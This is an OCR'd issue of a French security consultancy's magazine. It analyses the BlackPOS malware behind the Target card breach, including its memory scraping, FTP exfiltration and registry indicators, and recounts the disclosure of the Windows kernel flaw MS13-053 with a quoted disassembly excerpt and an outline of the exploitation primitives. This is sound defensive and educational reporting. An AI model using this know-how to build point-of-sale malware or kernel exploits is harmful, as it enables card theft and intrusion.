xmco®
we deliver security expertise

actu secu 36

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

FEVRIER 2014

Steve Snodgrass

BlackPOS et Target
Retour sur le vol de millions de cartes bancaires

Analyse de la vulnérabilité MS13-053
Elévation de privilèges sous pression !

Le coin PCI DSS
A la recherche des cartes bancaires...

Conférences
Brucon et Hack.lu

Actualité du moment
Failles dans les routeurs et analyse de la vulnérabilité PHP-CGI (CVE-2012-1823)

Et toujours... **la revue du web et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.


Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information et surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs et autopsie de malware.

sommaire



Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu / XMCO - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, Clémentine BOURDIN, Arnaud BUCHOUX, Frédéric CHARPENTIER, Charles DAGOUAT, Damien GERMONVILLE, Yannick HAMON, Marc LEBRUN, Rodolphe NEUVILLE, Julien MEYER, Stéphanie RAMOS, Julien TERRIAC, Pierre TEXIER, David WEBER.

> BlackPOS, Target et le vol de millions de cartes bancaires

Les attaques contre les chaînes de magasins se sont multipliées ces derniers mois. Neiman Marcus, Michaels ou encore Target ont été ciblées et victime d'un vol massif de données bancaires.
En effet, les pirates ont trouvé un nouveau terrain de jeu, simple à compromettre et qui génèrent des profits très importants...
Ces affaires mettent à niveau en avant le standard PCI DSS et la responsabilité des banques qui doivent imposer ce standard à tous leurs marchands...

Retour sur cette affaire et sur le malware à l'origine de ce vol d'envergure...

par Clémentine BOURDIN

BlackPOS et Target

Mario Anima

Le 18 décembre 2013, le site web « Krebs On Security » annonçait la compromission de la chaîne de magasins Target et le vol de plusieurs millions de numéros de cartes bancaires [1]. L'attaque s'est déroulée entre le 27 novembre 2013 et le 15 décembre 2013.
Selon ce même site, un distributeur de cartes bancaires, souhaitant rester anonyme, a déclaré qu'il était encore incertain que cette attaque ait touché tous les magasins Target. Cependant, des victimes se sont manifestées à travers tous les États-Unis.

Le groupe Target Corporation regroupe 1921 magasins, dont 1797 situés aux États-Unis et 124 au Canada. [2]

Il ne s'agit pas de la première attaque d'une telle ampleur :


- En 2007, la société TJX annonçait la compromission de son système entraînant le vol de 45 millions de cartes de crédit et débit d'utilisateurs.


- En 2009, la compagnie Heartland Payment Systems a révélé que des voleurs avaient réussi à dérober plus de 130 millions de cartes.

- En 2012, la société Global Payments, un prestataire de service de paiement (PSP) américain, reconnaissait avoir été victime d'un piratage ayant entrainé la fuite d'environ 1,5 million de numéros de cartes bancaires.

> Timeline

Le 19 décembre, la société Target a confirmé la compromission de son système révélée par Ryan Krebs. Selon le communiqué, environ 40 millions de numéros de cartes bancaires ont été dérobés entre le 27 novembre et le 15 décembre 2013. Toutes ces informations ont été volées grâce à la lecture des « tracks » (pistes magnétiques) des cartes (les « tracks » 1 et 2). [3]





Le vol de ces informations permettrait aux attaquants de créer des cartes bancaires frauduleuses (en réutilisant les informations des pistes magnétiques volées). Seuls les magasins physiques présents sur le sol américain sont à priori impactés par cette affaire. Les magasins canadiens et le site web ne sont pas, selon les premières informations, concernés par cet événement.

Le 20 décembre 2013, le CEO Gregg Steinhafel annonce que la brèche a été corrigée.

Le 24 décembre 2013, la représentante de Target, Molly Snyder, a déclaré :
« We continue to have no reason to believe that PIN data, whether encrypted or unencrypted, was compromised. »
Elle s'est finalement rétractée 3 jours plus tard en déclarant que les PINs avaient également été volés. [5]

« ...Le 10 janvier, le site Krebs On Security annonçait que le nombre potentiel de victimes serait finalement de 70 millions. »

Dans un communiqué, cette dernière précisa :
« We remain confident that PIN numbers are safe and secure...The PIN information was fully encrypted at the keypad, remained encrypted within our system and remained encrypted when it was removed from our systems. »

Il y a eu beaucoup de confusions dans les déclarations sur la nature des informations réellement volées.

Seules les données présentes sur la piste et dans la mémoire du terminal de paiement lors de la transaction ont pu être volées. Cela signifie que :

- L'intégralité de la piste magnétique (TRACK 1 et TRACK 2) a été dérobée, permettant de « cloner » des cartes et aussi d'en extraire le numéro de la carte (le PAN) .
- Le CVV a été volé (code présent sur la piste magnétique pour empêcher les contrefaçons), et non le CVV2 (cryptogramme à 3 chiffres qui permet de payer sur Internet).
- Le PVV (PIN Verification Value) a été volé et non le code PIN. Le PVV est une signature du PIN défini lors de sa création et est utilisé lors des vérifications pour les retraits cash.
- Le Encrypted PIN BLOC (EPB) aurait pu être volé et non le code PIN. L'EPB est la valeur chiffrée en 3-DES du PIN, chiffré par le clavier PIN-PED avec une clé de transport

BlackPOS et Target

unique.


Le PVV, plus connu sous le nom d'offset, est le résultat d'un calcul au moment de la création de la carte, avec en entrée le code PIN, le numéro de la carte, plusieurs informations techniques et les clés de chiffrement du HSM de la banque. Le PVV est une sélection de 4 chiffres du résultat de ce calcul. Le code PIN ne peut pas être retrouvé à partir du PVV. Il existe cependant une attaque, jusqu'ici encore jamais démontrée à grande échelle, contre le PVV (Breaking VISA PIN, par L. Padilla). Cette attaque nécessite une très grosse capacité de calcul. Dans tous les cas, le PVV n'étant pas une bijection parfaite, il existe des collisions. Ainsi, pour un PVV, il existe 2 ou 3 PINs vérifiant le calcul. Vraisemblablement, les PVV (celui de la piste) et l'Encrypted PINBloc ont été volés.

Dans le même temps, des experts en sécurité informatique ont découvert que des personnes présentes sur des forums de carding recherchaient un moyen de décrypter un volume important (50GB) de données chiffrées en 3-DES. [6] Cela est probablement lié aux données volées lors du piratage. En effet, accéder aux codes PIN permettrait aux attaquants de cloner les cartes et de pouvoir retirer ainsi de l'argent des machines ATM.

« Les attaquants ont ainsi pu déposer et exécuter sur ces équipements le malware BlackPOS, chargé de récupérer en mémoire les informations des cartes bancaires »

Les pirates peuvent donc s'attaquer au déchiffrement de l'EPB (3-DES). A moins que ces derniers aient également compromis l'électronique du terminal de paiement pour y voler les clés 3-DES (qui sont de surcroit dérivées pour chaque transaction), il est très peut probable qu'ils puissent déchiffrer les Encrypted PINBLOC. Il s'agit ici d'un chiffrement avec padding, et non d'un hashing comme pour un mot de passe. L'attaque de brute-force n'est donc simplement pas possible.

Le 10 janvier, le site « Krebs On Security » annonçait que le nombre potentiel de victimes serait finalement de 70 millions. Cette brèche ne concernerait pas que les cartes, mais aussi les informations personnelles des utilisateurs comme le nom, le prénom, l'adresse ou l'adresse email. Parmi les données dérobées, 40 millions d'entre elles seraient liées aux données de cartes. [7] [8] [9]



Le 12 janvier, lors d'une interview avec CNBC, le PDG de Target, Gregg Steihafel, a confirmé l'hypothèse de l'utilisation d'un malware dans cette attaque [9] [10] [11].
Ce malware aurait été installé, sans être détecté, sur les systèmes monétiques de Target (POS - Point Of Sale) qui gèrent l'ensemble des terminaux bancaires.

Le malware utilisé dans cette attaque a, depuis, été identifié. Il s'agit d'une version modifiée du malware nommé BlackPOS et connu également sous le nom de Redmund.

Le 17 janvier, un article du New York Times évoque le fait que les attaquants responsables de l'attaque seraient originaires de l'Europe de l'Est [12]. Ils recherchaient, pour tous les grands détaillants américains, une porte d'entrée vers leur système d'information interne.

Début décembre, les attaquants ont trouvé une brèche vers le système d'information interne de la société Target grâce à une passerelle informatique (« Digital Gateway »). On peut penser qu'il s'agit d'une passerelle VPN.

Selon le journaliste, le Système d'Information de l'entreprise n'implémentait pas de « virtual walls », termes qui ne veulent rien dire en soient [12]. On peut penser qu'il voulait dire qu'il n'y avait pas de firewall entre le réseau bureautique et les systèmes monétiques.

Tout comme la confusion entre les CVV et les codes PIN, nous pouvons constater que les porte-paroles de Target s'emmêlaient dans les termes techniques...

A l'heure actuelle, aucune information ne précise donc la méthode utilisée pour atteindre ces serveurs. Ce qui est certain, c'est que les attaquants ont pénétré la base de données des clients ainsi que les systèmes monétiques Point-of-Sales (sous Windows) qui manipulent les données de cartes transmises par les TPE. Ils ont pu ainsi déposer et exécuter sur ces équipements le malware BlackPOS. Ce dernier était chargé de récupérer en mémoire les informations des cartes bancaires et de les envoyer, une fois par heure, à un serveur web interne compromis. Ce dernier transmettait ensuite ces données aux attaquants via de multiples rebonds sur Internet.

Comme évoqué précédemment, l'attaque est restée non détectée jusqu'à ce que les services secrets américains alertent Target deux semaines avant les vacances de Noël.

> BlackPOS, un malware spécialisé

Le malware utilisé possède plusieurs noms. Il se nomme Redmund, BlackPos, Dump Memory Grabber ou bien Kaptoxa. Il s'agit d'un malware spécialisé dans les systèmes des points de vente où la carte est physiquement présente et « swipée ». Il a été conçu afin de récupérer les données des cartes bancaires présentes en mémoire et de les envoyer à un serveur de contrôle (C&C).

Lors de l'analyse du malware, plusieurs indices ont été détectés dans le code. Un nom était utilisé lorsque l'auteur debugguait son code. Il s'agissait du nom du site « Rescator.la » correspondant également au pseudo de l'auteur. De plus, le malware était en vente sur ce site. Ces éléments ont ainsi conduit les enquêteurs en Ukraine, puis en Russie.

Lors de son exécution, le malware crée le fichier %Windir%\system32\winxml.dll ainsi que deux sous-clés dans les clés des registres suivants : [15]

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\POSWDS

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_POSWDS

Une fois installé en tant que service, le malware scrute en permanence la mémoire vive pour y repérer et voler les informations des cartes en cours de traitement par la machine : pistes magnétiques, PINBLOCS…

Le malware était programmé pour envoyer ces données vers le serveur compromis de Target en utilisant le protocole FTP, tout en veillant également à effacer ses traces. Pour ce faire, le malware supprimait le fichier dans lequel il avait été stocké de sorte qu'il ne restait aucun indice de son passage.

La signature de cet agent est actuellement reconnue par peu d'antivirus.

> Qui est derrière tout ça ?

L'auteur du malware a depuis été identifié. Il s'agit d'un jeune russe de 23 ans dénommé Rinat Shibaev.

En effet, ce dernier a avoué être l'auteur de BlackPOS le mercredi 22 janvier 2014 lors d'une interview donnée à une chaîne de télévision russe. [16]

« Le malware était programmé pour envoyer ces données vers un premier serveur compromis de Target en utilisant le protocole FTP »

L'auteur s'est basé sur des programmes existants en leur rajoutant des modules. Il a été aidé sur Internet par une personne inconnue. Ce programme a déjà été utilisé lors d'autres attaques et probablement celle perpétrée contre la société Neiman Marcus.

Selon les experts, la première version de ce malware date de mars 2013.

> Target et le standard PCI DSS

Cette compromission et le vol des informations des cartes de crédit et débit ont engendré un certain nombre d'interrogations dans le monde de la sécurité informatique [13]:

La société Target était-elle certifiée PCI DSS ?

Même si certaines informations laisseraient penser que non, la compagnie n'a pas souhaité faire de commentaires.

L'apparition de cette affaire a relancé le débat sur le standard PCI DSS ainsi que l'obligation ou non pour les sociétés traitant des cartes de crédit d'être en conformité avec ce standard. Il est évident que si la société était certifiée, alors la certification n'a pas été réalisée dans les règles de l'art et Target n'a certainement pas respecté l'ensemble des points imposés par le standard.

Obtenir la certification PCI DSS permet-il de limiter les potentielles failles dans un système d'une société ?

Oui. Dans le cadre de la conformité PCI DSS, avec un malware home-made, l'exigence du chapitre 5 sur les antivirus ne protège pas le système car il existe peu de signatures pour ce virus.

Néanmoins, au moins 2 autres exigences du standard auraient dû être implémentées si Target avait été correctement certifiée :

✚ PCI DSS 11.5 : Contrôle d'intégrité : le logiciel de contrôle d'intégrité aurait dû détecter la présence du malware et alerter les administrateurs.

✚ PCI DSS 1.3.3 : Interdire les connexions sortantes vers Internet : le malware n'aurait pas pu exfiltrer les cartes captées. Dans le cas de l'exfiltration des données via un serveur web interne, les règles de filtrage strictes et maitrisées n'auraient pas permis aux serveurs monétiques de se connecter vers ce fameux serveur interne utilisé pour exfiltrer les données.

Trois hypothèses ici :

✚ Soit Target n'était pas certifiée et dans ce cas sa ou ses banque(s) d'acquisition n'a (ont) pas fait son(leur) travail. En effet, les responsabilités définies par le standard sont claires : les banques sont responsables de la conformité PCI DSS de leurs marchands. Elle(s) aurai(en)t du imposer la certification à Target ;

✚ Soit Target était certifiée, mais le QSA n'a pas contrôlé les exigences citées ci-dessus ou n'a pas bien défini le périmètre de l'audit ;

✚ Soit Target était certifiée, mais Target n'a pas maintenu les exigences requises par le standard.


> Conclusion

Une fois de plus, ce type d'attaque remet à l'ordre du jour la nécessité pour les marchands de prendre en considération la sécurité de leurs systèmes informatiques et d'appliquer le standard de sécurité PCI DSS.

D'après le FBI, une douzaine de grandes enseignes américaines seraient infectées par des malwares de type BlackPOS. D'autres affaires similaires risquent donc d'exploser.

Cette affaire relance également le débat sur l'adoption du standard EMV (les cartes à puces) aux USA qui y sont toujours réfractaires.

L'utilisation d'EMV aurait pu réduire l'impact du vol (car les cartes clonées n'auraient pas pu être utilisées sans le PIN sur des terminaux EMV). Cependant, il existe de très nombreux pays où l'EMV n'est pas généralisé, donc les cartes clonées auraient été utilisées ailleurs.



Références

[1] http://krebsonsecurity.com/2013/12/sources-target-investigating-data-breach/

[2] http://pressroom.target.com/news/target-confirms-unauthorized-access-to-payment-card-data-in-u-s-stores

[3] http://www.infosecurity-magazine.com/view/36502/krebs-cheap-crude-but-effective-pos-malware-likely-responsible-for-target-breach/

[4] https://corporate.target.com/discover/article/Important-Notice-Unauthorized-access-to-payment-ca

[5] http://threatpost.com/encrypted-pin-data-stolen-in-target-breach/103313

[6] http://thehackernews.com/2014/01/hackers-behind-target-data-breach-are_10.html

[7] http://www.securityorb.com/2014/01/update-target-breach-70-million-additional-records-malware/

[8] http://krebsonsecurity.com/2014/01/target-names-emails-phone-numbers-on-up-to-70-million-customers-stolen/

[9] http://news.cnet.com/8301-1009_3-57617106-83/target-confirms-malware-used-on-point-of-sale-terminals/

[10] http://www.welivesecurity.com/2014/01/14/malware-in-targets-registers-harvested-millions-of-card-details-for-weeks-chain-admits/

[11] http://www.cnbc.com/id/101331335

[12] http://www.nytimes.com/2014/01/18/business/a-sneaky-path-into-target-customers-wallets.html?_r=0

[13] http://www.informationweek.com/security/attacks-and-breaches/target-breach-10-facts/d/d-id/1113228?page_number=1

[14] http://www.darkreading.com/attacks-breaches/targets-christmas-data-breach/240165020

[15] http://www.symantec.com/security_response/writeup.jsp?docid=2013-121909-3813-99&tabid=2

[16] http://thehackernews.com/2014/01/23-year-old-russian-hacker-confessed-to.html

> MS13-053 : exploitation sous pression

Dans cet article, nous allons nous intéresser à une faille ayant fait couler beaucoup d'encre : la vulnérabilité MS13-053 / CVE-2013-3660. Celle-ci se situe au niveau du composant GDI+ (Graphical Device Interface)...

par Julien TERRIAC et Charles DAGOUAT

Stuart McKinnon

> Introduction

GDI

La bibliothèque GDI est l'un des principaux composants du système d'exploitation Windows. Elle permet de gérer la représentation d'objets graphiques ainsi que leur transmission aux périphériques de sortie, typiquement, un écran ou une imprimante. Ainsi lorsque cette bibliothèque utilise les courbes dites de « Béziers », un défaut au niveau de l'allocateur permet d'effectuer une élévation de privilège et ainsi d'obtenir les droits systèmes. Cette vulnérabilité découverte l'année dernière affectait toutes les versions de Windows (Windows XP / Vista / 2003 / 2008 ...).

Cette faille est intéressante pour plusieurs raisons.

Premièrement, elle impacte le noyau de Windows. Son exploitation permet donc d'obtenir les privilèges les plus élevés sur un système.


Deuxièmement, le composant vulnérable datant de Windows NT4, et n'ayant pas été remanié depuis son introduction il y a environ 20 ans, l'ensemble des versions de Windows actuellement supportées est donc vulnérable.

« un défaut au niveau de l'allocateur permet d'effectuer une élévation de privilège et ainsi d'obtenir les droits systèmes. Cette vulnérabilité affectait toutes les versions de Windows (Windows XP / Vista / 2003 / 2008 ...) »

Même si cette faille a déjà fait l'objet de plusieurs articles tant sur Internet que sur papier (dans un récent Misc pour ne pas le citer), nous allons essayer de la rendre compréhensible par le plus grand nombre de personnes.

Mais qu'est-ce qu'une courbe de Béziers ?

Ces courbes sont calculées et dessinées à l'aide de l'algorithme ayant pris le nom de son inventeur : Pierre Béziers (ingénieur chez Renault). Cet algorithme permet de tracer des courbes à partir de points de contrôle. Il simule un tracé à main levée. Il est notamment utilisé dans le logiciel Paint de Windows. Les polices Postscript sont également recalculées à l'aide de cet algorithme pour chaque agrandissement. Cela permet d'éviter les phénomènes de « pixellisation ».



Pour l'anecdote, à la même époque (1962), un autre ingénieur (De Casteljau) travaillant pour le concurrent Citroën élabora un algorithme similaire. Néanmoins, ces travaux furent gardés secrets. C'est la raison pour laquelle nous parlons de courbes de « Béziers » et non de courbes de « De Casteljau ».

Encore et toujours Tavis

Cette faille, comme de nombreuses autres failles critiques, a été découverte par le chercheur suisse Tavis Ormandy qui travaille actuellement pour Google. Il est connu pour ses prises de position particulièrement virulentes à l'encontre de Microsoft et de sa gestion de la sécurité des internautes.

En effet, une fois de plus, le chercheur a annoncé la découverte de la faille, sans en avoir averti auparavant l'éditeur de Redmond. Cette annonce a été l'occasion pour les pro - «full-disclosure» et les pro - « responsible-disclosure » de s'écharper à coup de services de presse interposés.

> Historique

6 mars

Remontons un peu dans le temps. Cette faille a été évoquée pour la première fois le 6 mars 2013. Sur son compte Twitter, Tavis annonce avoir découvert une faille au sein du noyau Windows (win32k.sys) impactant la gestion des objets de type « EPATHOBJ ». D'après les quelques informations qu'il publie dans les 140 caractères qu'il a à sa disposition, la faille permet de forcer le noyau à manipuler un objet contrôlé par un utilisateur.
A l'aide de ces premières informations, il est déjà possible de deviner que la faille peut-être exploitée par un utilisateur afin d'élever ses privilèges.

Pourtant, ce premier Tweet n'a pas plus d'effet que cela, la faille semble être oubliée d'Internet et laissée à l'abandon.

15 mai

Quelques semaines plus tard, le 15 mai, le chercheur publie sur son blog personnel un article décrivant en détail le contexte d'exploitation :

- le concept des « Paths » au sein de la librairie GDI+ ;
- l'allocateur de page mémoire PATHALLOC ;
- les fonctions vulnérables (EPATHOBJ::pprFlattenRec(), EPATHOBJ::newpathrec() et EPATHOBJ::bFlatten()) ;
- les principales structures de données manipulées : PATHREC et POINTFIX ;
- et enfin, la technique générale d'exploitation de la faille.

N'ayant pas personnellement le temps de se pencher sur cette faille, il propose à quiconque de se baser sur son travail préliminaire. Selon lui, cette vulnérabilité est un excellent exemple pour apprendre à étudier des failles noyau. Il ne reste plus qu'à comprendre précisément l'origine de la faille et à découvrir une technique d'exploitation. [1]

Conceptually, this is something like:

Primitive 1: Allocate a path object with as much contents controlled as possibl
Primitive 2: Get that path object released and added to the freelist.
Primitive 3: Trigger the bad allocation from the freelist.

Enfin, de par ses expériences passées avec Microsoft, il met en garde les internautes contre les relations tendues entre Microsoft et les chercheurs en sécurité.

>> Note that Microsoft treat vulnerability researchers with great hostility, and are often very difficult to work with. I would advise only speaking to them under a pseudonym, using tor and anonymous email to protect yourself.

Note that Microsoft treat vulnerability researchers with great hostility, and are often very difficult to work with. I would advise o
speaking to them under a pseudonym, using tor and anonymous email to protect yourself.

17 mai

Le 17 mai, Tavis envoie un premier email sur la liste de diffusion Full-Disclosure décrivant en détail l'origine de la faille à coup de dump d'assembleur et d'information retournée par le débugger Windbg. Ce mail est aussi l'occasion pour le chercheur de publier le code source de la première PoC prouvant l'existence de la faille. [2]

Full Disclosure mailing list archives

By Date By Thread Search

exploitation ideas under memory pressure

From: Tavis Ormandy <taviso () cmpxchg8b com>
Date: Fri, 17 May 2013 14:26:10 -0700

```
List, there's a pretty obvious bug in win32k!EPATHOBJ::pprFlattenRec where the
PATHREC object returned by win32k!EPATHOBJ::newpathrec doesn't initialise the
next list pointer. The bug is really nice, but exploitation when
allocations start failing is tricky.

As vuln-dev is dead, I thought I'd post here, I don't have much free
time to work on silly Microsoft code, so I'm looking for ideas on how to
fix the final obstacle for exploitation. I first published details about
this in March, but here's a recap:

; BOOL __thiscall EPATHOBJ::newpathrec(EPATHOBJ     *this,
                                       PATHRECORD   **pppr,
                                       ULONG         *pcMax,
                                       ULONG cNeeded)
.text:BFA122CA                 mov     esi, [ebp+ppr]
.text:BFA122CD                 mov     eax, [esi+PATHRECORD.pprPrev]
.text:BFA122D0                 push    edi
.text:BFA122D1                 mov     edi, [ebp+pprNew]
.text:BFA122D4                 mov     [edi+PATHRECORD.pprPrev], eax
.text:BFA122D7                 lea     eax, [edi+PATHRECORD.count]
```

17 et 18 mai

Dans les heures qui suivent, le chercheur poste un nouveau message sur Full-Disclosure [3] ainsi qu'un Tweet décrivant l'embryon de la technique d'exploitation qu'il vient d'inventer.
Ces informations n'ont pas de réel sens pour vous encore, mais tout devrait s'éclaircir dans la suite de cet article...

>> I just realised a really cute trick to exploit the EPATHOBJ bug, make the list cycle, then a thread can clean up the pool, and patch it!

20 mai

Le week-end écoulé, Tavis publie un nouveau message le lundi 20 mai sur la liste de diffusion FD. Dans celui-ci, il annonce avoir développé une preuve de concept lui permettant d'obtenir les privilèges « SYSTEM » sur toutes les versions de Windows supportées par Microsoft à cette date.

« Les jours qui ont suivi la publication de ce message ont été probablement difficiles pour Tavis. En effet, de nombreuses sociétés se sont montrées particulièrement dures envers lui pour avoir publié ces informations sans en réserver la primeur à Microsoft »

N'ayant par ailleurs eu aucune réponse aux précédents messages publiés, il en profite pour adjoindre deux piques aux chercheurs du monde entier :

>> I guess I'm talking to myself, maybe this list is all about XSS now ;)

>> If nobody else on the list can figure out the final details, then I've lost faith in the next generation ;) [4]

Il ne publie pas son code d'exploitation, mais laisse la possibilité à quiconque de lui en faire la demande directement. Toutes les informations publiées sur Full-Disclosure permettaient à cette date à une personne malveillante d'exploiter la faille dans le cadre d'une attaque.
Les jours qui ont suivi la publication de ce message ont été probablement difficiles pour Tavis. En effet, de nombreuses sociétés se sont montrées particulièrement dures envers lui pour avoir publié ces informations sans en réserver la primeur à Microsoft. En effet, la société n'a pas pu publier de correctif avant les révélations du chercheur.


24 mai

Le Mitre attribue la référence CVE-2013-3660 à la faille découverte. Il se sera déjà écoulé plusieurs mois entre l'annonce de la découverte de la faille et l'attribution d'une référence officielle. Nous sommes d'ailleurs toujours loin de la publication du correctif...

3 juin

Chose peu étonnante, un internaute se faisant appeler « progrmboy » publie le 3 juin les détails manquant de la technique d'exploitation. A l'aide de ces nouvelles informations (presque) quiconque est alors en mesure de développer un code d'exploitation complet. Une simple capture

d'écran illustre le bon fonctionnement de cette technique sur un système Windows 7.



Le message semble d'ailleurs avoir entraîné un grand nombre de réactions sur le forum chinois ; beaucoup plus que sur la liste Full-Disclosure...[5]

C'est d'ailleurs une publication chinoise réalisée par « progrmboy » qui a « forcé » Tavis à publier son code. Il a pu ainsi prouver ce qu'il avait avancé jusqu'alors et pousser Microsoft à se pencher à son tour sur la faille de sécurité afin qu'ils proposent aux utilisateurs un correctif de sécurité. [6]

L'éditeur américain ayant été pris de court, il faudra malheureusement attendre le Patch Tuesday publié le 10 juillet pour que le correctif soit disponible (MS13-053).

> INFO

Google élargit son programme de récompense pour inclure les extensions Google Chrome

Google vient d'annoncer sur son blog dédié à la sécurité une nouvelle mise à jour de son programme de récompense (Bug Bounty). Le géant de Mountain View cherche ainsi à corriger les failles de sécurité présentes au sein de ses produits dans le but de mieux protéger ses utilisateurs. Pour rappel, il avait ainsi été l'un des premiers à mettre en place un programme visant à récompenser les chercheurs en sécurité lui signalant de manière responsable les vulnérabilités affectant ses produits.

